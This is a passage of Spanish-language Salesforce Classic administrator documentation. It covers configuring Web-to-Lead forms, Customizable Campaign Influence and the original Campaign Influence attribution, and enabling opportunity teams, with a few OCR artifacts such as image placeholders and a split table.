Si su empresa ya tiene un formulario en el que los clientes potenciales introducen su información de contacto, considere crear una página de salto donde los clientes potenciales responden a una campaña. Con un pequeño código HTML adicional, redirija esa información a Salesforce para crear candidatos.

CONSULTE TAMBIÉN

Definir la configuración predeterminada para la creación de candidatos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Directrices para la configuración de Candidato Web

Prepare Salesforce para reunir información desde el sitio Web de su compañía y generar automáticamente hasta un máximo de 500 candidatos nuevos por día.

PERMISOS DE USUARIO

Para configurar la opción de candidatos Web:

- "Personalizar aplicación"

| Si desea | Asegúrese de |
|---|---|
| Realizar un seguimiento de la información de candidatos especial que los campos estándar para candidatos de Salesforce no albergan | Crear campos de candidatos personalizados y especificar cómo desea que se asignen a campos personalizados para cuentas, contactos y oportunidades durante la conversión de candidatos. |
| Enviar automáticamente correos electrónicos de clientes potenciales después de que hayan enviado información a través de su sitio Web | Crear plantillas de correo electrónico públicas. Si piensa configurar reglas de respuesta de correo electrónico para utilizar diferentes plantillas de correo electrónico dependiendo de la información enviada, cree una plantilla predeterminada para enviar cuando no se aplique ninguna de sus reglas de respuesta. |
| Establecer el estado predeterminado para candidatos nuevos y convertidos | Utilice la lista de selección `Estado de candidatos` para hacerlo. |
| signe candidatos a colas y representantes de ventas | • Cree colas de candidatos si desea asignar candidatos a colas en lugar de representantes de ventas individuales.<br>• Indique el propietario predeterminado de candidatos que no cumple los criterios en su regla de asignación utilizando Personalizar configuración de candidatos.<br>• Determine cómo se asignan candidatos generados por la Web a usuarios o colas creando una regla de asignación de candidatos y activándola. Si la regla es inactiva, todos los candidatos generados por la Web se asignan al propietario |

| Si desea | Asegúrese de |
| --- | --- |
| | predeterminado que especifica en Configuración de candidatos. |

CONSULTE TAMBIÉN

Conceptos de candidatos Web

Generar candidatos desde su sitio Web para sus equipos de ventas

## Generar candidatos desde su sitio Web para sus equipos de ventas

Genere automáticamente hasta 500 candidatos al día con los datos de prospección procedentes de los visitantes del sitio Web de su empresa. Cuando configura Candidato Web, Salesforce captura clientes potenciales que proporcionan información de contacto. También puede redirigir clientes potenciales a otras páginas Web críticas para el éxito de la campaña.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar la opción de candidatos Web:
- "Personalizar aplicación"

1. En Configuración, introduzca *Candidatos Web* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Candidatos Web**.
2. Haga clic en **Modificar** para activar o cambiar los parámetros de Candidatos Web.
3. Si desea automatizar respuestas por correo electrónico a clientes potenciales, seleccione una plantilla de respuesta automática. Si configura reglas de respuesta para utilizar plantillas de correo electrónico diferentes según la información que proporcionan los clientes potenciales, la plantilla de respuesta predeterminada se utiliza cuando no se aplica ninguna regla de respuesta automática. Las plantillas debe estar marcadas como *Disponible para el uso*.
4. Guarde sus cambios.
5. Para crear un formulario que captura detalles de clientes potenciales en su sitio Web, haga clic en **Crear formulario de candidato Web** y, a continuación, seleccione los campos que desea incluir.
6. Seleccione los campos que desee incluir en su formulario de candidatos Web: Utilice las flechas Agregar y Quitar para mover los campos en la lista Campos disponibles y utilizar las flechas Arriba y Abajo para modificar el orden de los campos en el formulario.
   - Seleccione el campo `Campaña`.
   - En el caso de organizaciones que utilizan varias divisas, agregue el campo `Divisa del candidato` si agrega cualquier campo de importe en divisas; de lo contrario, todos los importes se capturarán en la divisa de la compañía.
   - Utilice una lista de selección múltiple para permitir que los clientes potenciales expresen su interés en varios productos.
   - En el caso de organizaciones que utilizan tipos de registro de candidatos, seleccione el campo `Tipo de registro de candidato` si desea que los usuarios seleccionen tipos de registro para candidatos generados en la Web.
7. Si su organización utiliza el sistema de traducción o ha cambiado el nombre de las fichas, elija el idioma para las etiquetas en el formulario de candidato Web. El origen del formulario de Candidato Web siempre aparece en el idioma personal.
8. Especifique la URL completa a la que se dirigirán los clientes una vez hayan enviado su información, por ejemplo, la página de inicio de una empresa de la página de agradecimiento y haga clic en **Generar**.
9. Copie el código HTML generado y proporcióneselo al administrador de su empresa para que la incorpore a su sitio Web.
10. Haga clic en **Finalizar**.

Para probar el formulario de caso Web, agregue la línea `<input type="hidden" name="debug" value="1">` a su código. Esta línea le enviará a una página de depuración cuando envíe el formulario. Elimine esta línea antes de publicar la página Candidato Web en su sitio Web.

Los candidatos que se generan desde el sitio Web se marcan inicialmente con el "estado predeterminado" especificado en la lista de selección `Estado del candidato`. En el caso de candidatos Web que se generan como parte de una campaña, el estado de miembro de los candidatos nuevos se fija en el valor `Estado del miembro` que se especifica en el formulario o en el estado de miembro "predeterminado" si el campo `Estado del miembro` no se incluye en el formulario.

Además, todos los candidatos nuevos se marcan como "No leídos" y se cambian a "Leídos" cuando el propietario del candidato lo consulta o modifica. Los usuarios pueden seleccionar la vista de lista Mis candidatos no leídos para localizar rápidamente todos los candidatos nuevos.

Nota: El formato de los campos de fecha y divisa obtenidos en línea se toma de la configuración predeterminada de su organización: `Configuración regional predeterminada` y `Configuración regional de divisa`.

El límite diario de solicitudes de candidatos Web es 500. Si su organización excede el límite diario de candidatos Web, el creador de candidatos predeterminado (especificado en la página de configuración de candidatos Web) recibe la información del candidato adicional por correo electrónico. Consulte ¿Cuántos candidatos se pueden capturar desde el sitio Web? en la página 1462 para obtener información adicional acerca de los límites de Candidato Web.

Si no pudiera generarse un nuevo candidato debido a errores en la configuración del candidato Web, el servicio de atención al cliente será notificado acerca del problema para poder ayudarle a resolverlo.

Salesforce ejecuta reglas de validación de campos antes de crear registros enviados a través de candidatos Web y sólo crea registros que tienen valores válidos.

Todos los campos necesarios para todos deben tener un valor antes de que se pueda crear un registro mediante candidatos Web.

Salesforce no admite campos de área de texto enriquecido (ATR) en formularios de candidatos Web. Si utiliza campos ATR en sus formularios, cualquier información que introduzca en ellos se guardará como texto normal cuando se cree el candidato.

CONSULTE TAMBIÉN

Directrices para la configuración de Candidato Web

Conceptos de candidatos Web

# Realizar un seguimiento de la influencia de sus campañas en oportunidades

Realice un seguimiento de cómo contribuyen sus campañas en sus oportunidades.

Permitir que el marketing realice un seguimiento de la efectividad con Influencia de campaña personalizable

Influencia de campaña personalizable le permite a usted y su departamento de marketing decidir cómo se asigna el crédito a cada campaña que contribuye a incorporar una oportunidad.

Influencia de campaña 1.0

Utilice la versión original de Influencia de campaña para comprender el retorno de las inversiones de su campaña.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Permitir que el marketing realice un seguimiento de la efectividad con Influencia de campaña personalizable

Influencia de campaña personalizable le permite a usted y su departamento de marketing decidir cómo se asigna el crédito a cada campaña que contribuye a incorporar una oportunidad.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Nota: Esta información se aplica solo a Influencia de campaña personalizable y no a la versión original de Influencia de campaña.

Concepto de influencia de campaña personalizable

Al permitir la atribución de ingresos flexible a varias campañas, Influencia de campaña personalizable ofrece una mejor inteligencia comercial, un mayor control del marketing y una alineación mejorada entre ventas y marketing.

¿Cuál es la diferencia entre Influencia de campaña e Influencia de campaña personalizable?

Influencia de campaña personalizable incluye varias funciones que no se encuentran en la versión original de Influencia de campaña.

Configurar Influencia de la campaña personalizable

Para configurar e implementar Influencia de campaña personalizable, siga estos pasos.

## Concepto de influencia de campaña personalizable

Al permitir la atribución de ingresos flexible a varias campañas, Influencia de campaña personalizable ofrece una mejor inteligencia comercial, un mayor control del marketing y una alineación mejorada entre ventas y marketing.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Nota: Esta información se aplica solo a Influencia de campaña personalizable y no a la versión original de Influencia de campaña.

La función de influencia de campaña personalizable permite configurar varios métodos de seguimiento de la influencia que sus campañas tienen en las oportunidades. Para cada método que desee usar, cree un modelo de atribución de influencia de campaña independiente. Para asignar crédito a una campaña por las oportunidades que contribuye a generar, sus usuarios de marketing y ventas pueden agregar registros de influencia de campaña manualmente. Además, usted o sus socios pueden crear desencadenadores y procesos para agregarlos a los registros automáticamente. En las páginas de detalles de campaña, los usuarios pueden ver las oportunidades generadas por una campaña y el total de ingresos generados.

### Modelos de atribución de campaña


Influencia de campaña personalizable incluye un modelo de atribución de ingresos de Salesforce predeterminado. El modelo de Salesforce atribuye créditos de ingresos del 100% a la campaña principal en una oportunidad y 0% a cualquier otra campaña que los usuarios asignan a la oportunidad. Si prefiere tener más flexibilidad en cómo se atribuyen los ingresos a campañas, usted o sus socios pueden crear modelos de atribución personalizados.

Por ejemplo, puede crear un modelo que distribuya el crédito para una oportunidad de forma equitativa entre todas las campañas que han influido. O bien, puede crear un modelo para asignar el 100 % del crédito a la primera o la última campaña que ha influido en una oportunidad. La influencia de campaña personalizable le permite crear un modelo para prácticamente cualquier escenario que pueda darse en su negocio.

Si desea impedir que los usuarios de ventas o marketing agreguen o modifiquen registros de influencia de campaña, puede bloquear cualquiera de sus modelos de atribución. Los registros de los modelos bloqueados solo se pueden actualizar mediante la API. El modelo de Salesforce predeterminado siempre está bloqueado.

## Registros de influencia de campaña


Los registros de influencia de campaña muestran qué campañas han influido en una oportunidad específica. Para permitir a los usuarios ver qué campañas han contribuido a sus oportunidades, agregue la lista relacionada Influencia de campaña (1) a los formatos de página de oportunidad. La lista relacionada Influencia de campaña solo muestra los registros para el modelo de atribución designado como modelo principal en Configuración. Para permitir a los usuarios agregar y modificar registros de influencia de campaña en sus páginas de detalles de oportunidad, mantenga el modelo principal desbloqueado. Los demás modelos de atribución pueden generar registros de influencia de campaña, pero solo mediante desencadenadores, procesos y la API.





En función de las necesidades de su negocio, puede agregar campos personalizados a sus registros de influencia de campaña. Por ejemplo, si desea hacer un seguimiento del orden en el que las campañas contribuyen a una oportunidad, puede agregar un campo de número con dicho fin.

## Resultados de campaña

Sus usuarios pueden ver claramente cuántas oportunidades ha generado una campaña cuando agrega la lista relacionada Influenciado Oportunidades (1) a los formatos de página de campaña. Los registros en la lista relacionada se basan en el modelo de influencia de campaña asignado como el modelo principal por el administrador.




La sección Estadísticas de campaña (1) de las páginas de detalles de campaña muestra los ingresos generados por la campaña según el porcentaje de atribución de los registros de influencia de la campaña. La sección Estadísticas de campaña muestra además el número actual de oportunidades generadas por la campaña y el número total de oportunidades ganadas.




## ¿Cuál es la diferencia entre Influencia de campaña e Influencia de campaña personalizable?

Influencia de campaña personalizable incluye varias funciones que no se encuentran en la versión original de Influencia de campaña.

**Nota:** Esta información se aplica solo a Influencia de campaña personalizable y no a la versión original de Influencia de campaña.

| Función | Influencia de la campaña | Influencia de campaña personalizable |
|---|---|---|
| Modelo predeterminado de Salesforce (atribuye el 100% de ingresos a la campaña principal en una oportunidad) | ✔ | ✔ |
| Asociación automática con oportunidades | ✔ | ✔ |
| Múltiples modelos de atribución | | ✔ |
| Atribución de influencia flexible | | ✔ |
| Modelos bloqueados | | ✔ |
| Influencia de campaña en oportunidades por modelo | ✔ | ✔ |
| Oportunidades influenciadas en campañas por modelo | | ✔ |
| Resultados de campaña en campañas por modelo | | ✔ |
| Acceso a la API | | ✔ |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

## Configurar Influencia de la campaña personalizable

Para configurar e implementar Influencia de campaña personalizable, siga estos pasos.

Nota: Esta información se aplica solo a Influencia de campaña personalizable y no a la versión original de Influencia de campaña.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Configurar Influencia de campaña personalizable

Permita a su departamento de marketing atribuir ingresos en múltiples campañas cuando active Influencia de campaña personalizable.

Activar usuarios para Influencia de campaña personalizable

Asegúrese de que los usuarios de ventas y marketing que piensan utilizar Influencia de campaña personalizable tengan el conjunto de permisos Usuario de ventas asignado con el permiso Influencia de campaña activado.

Agregar influencia de campaña personalizable a formatos de página

Permita a sus usuarios de marketing ver las campañas que influyen en cada oportunidad y los resultados de cada campaña.

Crear un modelo de influencia de campaña personalizado

Para implementar un modelo de atribución de influencia personalizado, agregue primero un modelo en Configuración con unos clics. Luego cree un conjunto de desencadenadores y procesos que agregan registros de influencia de campaña y asígnelos al modelo. Trabaje con socios si desea ayudar a implementar su modelo.

Designar un modelo de influencia de campaña principal

Cambie cuál de sus modelos de influencia de campaña muestra datos en páginas de detalles de campaña y oportunidad.

Bloquear un modelo de influencia de campaña

Evite que los usuarios agreguen o modifiquen registros de influencia de campaña para un modelo de influencia de campaña bloqueando el modelo. Los modelos bloqueados solo se pueden acceder a través de la API.

## Configurar Influencia de campaña personalizable

Permita a su departamento de marketing atribuir ingresos en múltiples campañas cuando active Influencia de campaña personalizable.

Nota: Esta información se aplica solo a Influencia de campaña personalizable y no a la versión original de Influencia de campaña.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para configurar Influencia de campaña personalizable:

- Licencia de conjunto de permisos de Sales Cloud o CRM y "Personalizar aplicación"

1. En Configuración, introduzca `Influencia de campaña` en el cuadro **Búsqueda rápida** y, a continuación, haga clic en **Configuración de Influencia de campaña**.
2. Seleccione **Activado**.
3. Si actualmente utiliza la versión original de Influencia de campaña, decida si va a migrar sus registros de influencia de campaña existentes con una atribución de influencia del 0% al nuevo modelo de Salesforce en Influencia de campaña personalizable.

   Para evitar migrar estos registros, haga clic en **Solo migrar registros de Influencia de campaña para la campaña principal en oportunidades**.
4. En Configuración de modelo de Salesforce, elija si activar o desactivar la asociación automática de campañas. La asociación automática está activada para el modelo de atribución de Salesforce de forma predeterminada.

La asignación automática agrega campañas a oportunidades de forma automática cuando el contacto en una oportunidad es también miembro de una campaña. El contacto indicado en la oportunidad se debe también tener asignada una función de contacto en la oportunidad antes de su fecha de cierre.

5. Opcionalmente, restrinja la asociación automática de campañas limitando el número de días que puede transcurrir entre el momento de agregar un contacto a una campaña y la fecha de creación de una oportunidad.

   Por ejemplo, para evitar que una campaña de asocie automáticamente con una oportunidad cuando se crea la oportunidad pasados más de 90 días después de agregar el contacto a la campaña, introduzca *90*.

6. De forma opcional, defina los criterios de filtro adicionales que deben cumplirse para que una campaña se asocie de forma automática con una oportunidad.

## Activar usuarios para Influencia de campaña personalizable

Asegúrese de que los usuarios de ventas y marketing que piensan utilizar Influencia de campaña personalizable tengan el conjunto de permisos Usuario de ventas asignado con el permiso Influencia de campaña activado.

Nota: Esta información se aplica solo a Influencia de campaña personalizable y no a la versión original de Influencia de campaña.

1. Agregue el conjunto de permisos Usuario de ventas a perfiles de usuario asignados a usuarios que piensan realizar un seguimiento de las campañas que influencian oportunidades.
2. En el conjunto de permisos Usuario de ventas, active el permiso Influencia de campaña.

CONSULTE TAMBIÉN

Gestionar asignaciones de conjuntos de permisos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para asignar conjuntos de permisos:
- "Personalizar aplicación"

## Agregar influencia de campaña personalizable a formatos de página

Permita a sus usuarios de marketing ver las campañas que influyen en cada oportunidad y los resultados de cada campaña.

Nota: Esta información se aplica solo a Influencia de campaña personalizable y no a la versión original de Influencia de campaña.

- Agregue la lista relacionada Influencia de campaña al formato de página de oportunidades.

  Esta lista relacionada muestra las campañas que han influido en la oportunidad. En la lista solo se muestran los registros de influencia de campaña del modelo de influencia principal.

- Agregue la lista relacionada Influenciado: Oportunidades a los formato de página de campaña.

  Esta lista relacionada muestra las oportunidades en las que ha influido la campaña. En la lista solo se muestran los registros de influencia de campaña del modelo de influencia principal.

- Agregue la sección Resultados de campaña a los formatos de página de campaña.

  En la sección Resultados de campaña se muestra el importe total generado por la campaña según el modelo de influencia de campaña principal.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para modificar formatos de página:
- "Personalizar aplicación"

## Crear un modelo de influencia de campaña personalizado

Para implementar un modelo de atribución de influencia personalizado, agregue primero un modelo en Configuración con unos clics. Luego cree un conjunto de desencadenadores y procesos que agregan registros de influencia de campaña y asígnelos al modelo. Trabaje con socios si desea ayudar a implementar su modelo.

Nota: Esta información se aplica solo a Influencia de campaña personalizable y no a la versión original de Influencia de campaña.

1. Desde Configuración, introduzca *Configuración del modelo* en el cuadro **Búsqueda rápida** y, a continuación, haga clic en **Configuración del modelo**.
2. Haga clic en **Nuevo modelo de atribución**.
3. Introduzca un nombre para el modelo.
4. Para convertir este modelo en el modelo principal, seleccione **Es principal de modelo**.

   Solo los registros de influencia de campaña para el modelo principal aparecen en la lista relacionada Influencia de campaña en oportunidades. Los registros desde el modelo principal también aparecen en la lista relacionada Oportunidades influenciadas y la sección Estadísticas de campaña en campañas.
5. Para evitar que los usuarios agreguen, modifiquen o eliminen registros de influencia de campaña `para este modelo en páginas de detalles de campaña, seleccione **Es bloqueado de modelo**.

   Los registros de los modelos bloqueados solo se pueden crear y actualizar mediante la API.
6. Opcionalmente, introduzca una descripción para el modelo.
7. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para configurar Influencia de campaña personalizable:

- "Personalizar aplicación"

  Y

  una licencia de conjunto de permisos de Sales Cloud o CRM

## Designar un modelo de influencia de campaña principal

Cambie cuál de sus modelos de influencia de campaña muestra datos en páginas de detalles de campaña y oportunidad.

Nota: Esta información se aplica solo a Influencia de campaña personalizable y no a la versión original de Influencia de campaña.

1. Desde Configuración, introduzca *Configuración del modelo* en el cuadro **Búsqueda rápida** y, a continuación, haga clic en **Configuración del modelo**.
2. Haga clic en **Modificar** junto al modelo que desea designar como el modelo principal.
3. Haga clic en **Es principal de modelo**.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para configurar Influencia de campaña personalizable:

- "Personalizar aplicación"

  Y

  Licencia de conjunto de permisos de Sales Cloud o CRM

### Bloquear un modelo de influencia de campaña

Evite que los usuarios agreguen o modifiquen registros de influencia de campaña para un modelo de influencia de campaña bloqueando el modelo. Los modelos bloqueados solo se pueden acceder a través de la API.

Nota: Esta información se aplica solo a Influencia de campaña personalizable y no a la versión original de Influencia de campaña.

1. Desde Configuración, introduzca *Configuración del modelo* en el cuadro **Búsqueda rápida** y, a continuación, haga clic en **Configuración del modelo**.
2. Haga clic en **Modificar** junto al modelo que desea bloquear.
3. Haga clic en **Es bloqueado de modelo**.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para configurar Influencia de campaña personalizable:

- "Personalizar aplicación"

  Y

  Licencia de conjunto de permisos de Sales Cloud o CRM

## Influencia de campaña 1.0

Utilice la versión original de Influencia de campaña para comprender el retorno de las inversiones de su campaña.

Nota: Esta información se aplica solo a la versión original de Influencia de campaña y no a Influencia de campaña personalizable.

Configurar la influencia de la campaña

Permitir a los usuarios ver campañas influyentes en oportunidades

Asocie varias campañas influyentes a una única oportunidad.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Configurar la influencia de la campaña

Nota: Esta información se aplica solo a la versión original de Influencia de campaña y no a Influencia de campaña personalizable.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar la influencia de la campaña:
- "Personalizar aplicación"

## Configuración de influencia de la campaña

Puede configurar campañas influyentes para que se agreguen de forma automática a las oportunidades. Cuando la asociación automática está activada, las campañas influyentes se agregan a oportunidades cuando una campaña está relacionada con un contacto que tenga una función de contacto asignada en la oportunidad antes de la fecha de cierre de la oportunidad. Por ejemplo, si tiene una campaña de correo electrónico con un miembro que tiene asignada una función de contacto en una oportunidad abierta, la campaña de correo electrónico se agregará a la lista relacionada Influencia de la campaña correspondiente a esa oportunidad.

Puede definir un período de tiempo de influencia de la campaña que especifique el número máximo de días entre la primera fecha asociada de la campaña y la fecha de creación de la oportunidad; durante ese período, la campaña se considera influyente. Por ejemplo, si especifica un período de tiempo de influencia de la campaña de 15 días y uno de los contactos se convierte en miembro de una campaña el 01 de junio, la campaña se considera influyente para cualquier oportunidad que se cree y asocie con el contacto hasta el 15 de junio. Utilice las reglas de asociación para configurar otros criterios que las campañas deben cumplir para que se asocien de forma automática a una oportunidad.

Cuando la asociación automática está desactivada, los usuarios deben agregar de forma manual campañas influyentes a oportunidades mediante la lista relacionada Influencia de la campaña.

Para configurar la asociación automática de la influencia de la campaña:

1. En Configuración, introduzca *`Influencia de la campaña`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Influencia de la campaña**.
2. Seleccione `Activado`.
3. En el campo `Período de tiempo de influencia de la campaña`, especifique de forma opcional el número máximo de días entre la primera fecha de asociación de la campaña y la fecha de creación de la oportunidad.

   Nota: Las campañas asociadas a un contacto antes de este período temporal no se considerarán influyentes. El período de tiempo máximo de influencia de la campaña es de 9.999 días. Si no desea especificar este período, deje el campo `Período de tiempo de influencia de la campaña` en blanco.
4. De forma opcional, defina los criterios de filtro adicionales que deben cumplirse para que una campaña se asocie de forma automática.
5. Haga clic en **Guardar**.

Las campañas se agregarán de forma automática a la lista relacionada Influencia de la campaña en oportunidades cuando cumplan los criterios especificados.

Para desactivar la asociación automática de la influencia de la campaña:

1. En Configuración, introduzca *`Influencia de la campaña`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Influencia de la campaña**.
2. Seleccione `Desactivado`.

3. Haga clic en `Guardar`.

CONSULTE TAMBIÉN

Permitir a los usuarios ver campañas influyentes en oportunidades

Campos de campañas

## Permitir a los usuarios ver campañas influyentes en oportunidades

Asocie varias campañas influyentes a una única oportunidad.

Nota: Esta información se aplica solo a la versión original de Influencia de campaña y no a Influencia de campaña personalizable.

Si está activado, la asociación automática agregará campañas influyentes a oportunidades cuando la campaña esté relacionada con un contacto que tenga una función de contacto asignada en la oportunidad antes de la fecha de cierre de la oportunidad. Puede especificar otros criterios de asociación automática, incluido un período de tiempo de influencia de la campaña que restrinja el tiempo que una campaña puede influir a una oportunidad nueva después de la primera fecha de asociación de la campaña y antes de la fecha de creación de la oportunidad. Las campañas influyentes también se pueden agregar a oportunidades de manera manual con el botón **Agregar campaña** situado en la lista relacionada Influencia de la campaña.

1. Desde los parámetros de gestión de objetos para Oportunidades, vaya a Formatos de página.
2. Agregue la lista relacionada Influencia de la campaña al formato de página de oportunidades.
3. Configure la influencia de la campaña.

CONSULTE TAMBIÉN

Campos de campañas

Configuración de gestión de búsqueda de objetos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar la influencia de la campaña:

- "Personalizar aplicación"

Para ver la lista relacionada de influencia de la campaña:

- "Leer" en campañas

  Y

  "Leer" en oportunidades

Para agregar manualmente campañas influyentes:

- "Leer" en campañas

  Y

  "Modificar" en oportunidades

# Personalización de equipos de ventas

## Gestionar equipos de oportunidades

Facilite a sus representantes de ventas la colaboración en oportunidades.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La configuración para los equipos de oportunidades está disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Activar las ventas en equipo
   Para facilitar a sus representantes de ventas la tarea de colaborar en oportunidades de venta, active los equipos de oportunidades en Salesforce.
2. Consideraciones sobre la personalización de equipos de oportunidades
   Haga que los equipos de oportunidades trabajen mejor para su negocio personalizando las funciones de equipo, los formatos de páginas y otros aspectos para los equipos de oportunidades. Antes de ello, tenga en cuenta estos puntos clave.
3. Personalizar funciones del equipo de oportunidades
   Cada miembro del equipo de oportunidades tiene una función en esa oportunidad, como Gestor de cuentas o Representante de ventas. Para realizar un seguimiento de las funciones que desempeñan los miembros del equipo en su empresa, personalice las funciones de su equipo de oportunidades en Salesforce.
4. Consideraciones para actualizar miembros del equipo en varios registros
   Antes de utilizar un asistente de reasignación de equipos en masa, tenga en cuenta algunos puntos clave.
5. Actualizar miembros del equipo en varios registros
   Si su organización de Salesforce utiliza equipos de cuentas o equipos de oportunidades, mantenga sus registros actualizados de forma sencilla. Utilice los asistentes de reasignación de equipos masiva para agregar, eliminar y sustituir miembros de equipos en varios registros al mismo tiempo.
6. Consideraciones sobre la desactivación de la venta en equipo
   Antes de desactivar la venta en equipo, tenga en cuenta los siguientes puntos clave.

### Activar las ventas en equipo

Para facilitar a sus representantes de ventas la tarea de colaborar en oportunidades de venta, active los equipos de oportunidades en Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar las ventas en equipo:
- "Personalizar aplicación"

1. Desde Configuración, introduzca *Configuración de equipo de oportunidades* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de equipo de oportunidades**.
2. Defina la configuración según sea necesario.
3. Guarde sus cambios.

## Consideraciones sobre la personalización de equipos de oportunidades

Haga que los equipos de oportunidades trabajen mejor para su negocio personalizando las funciones de equipo, los formatos de páginas y otros aspectos para los equipos de oportunidades. Antes de ello, tenga en cuenta estos puntos clave.

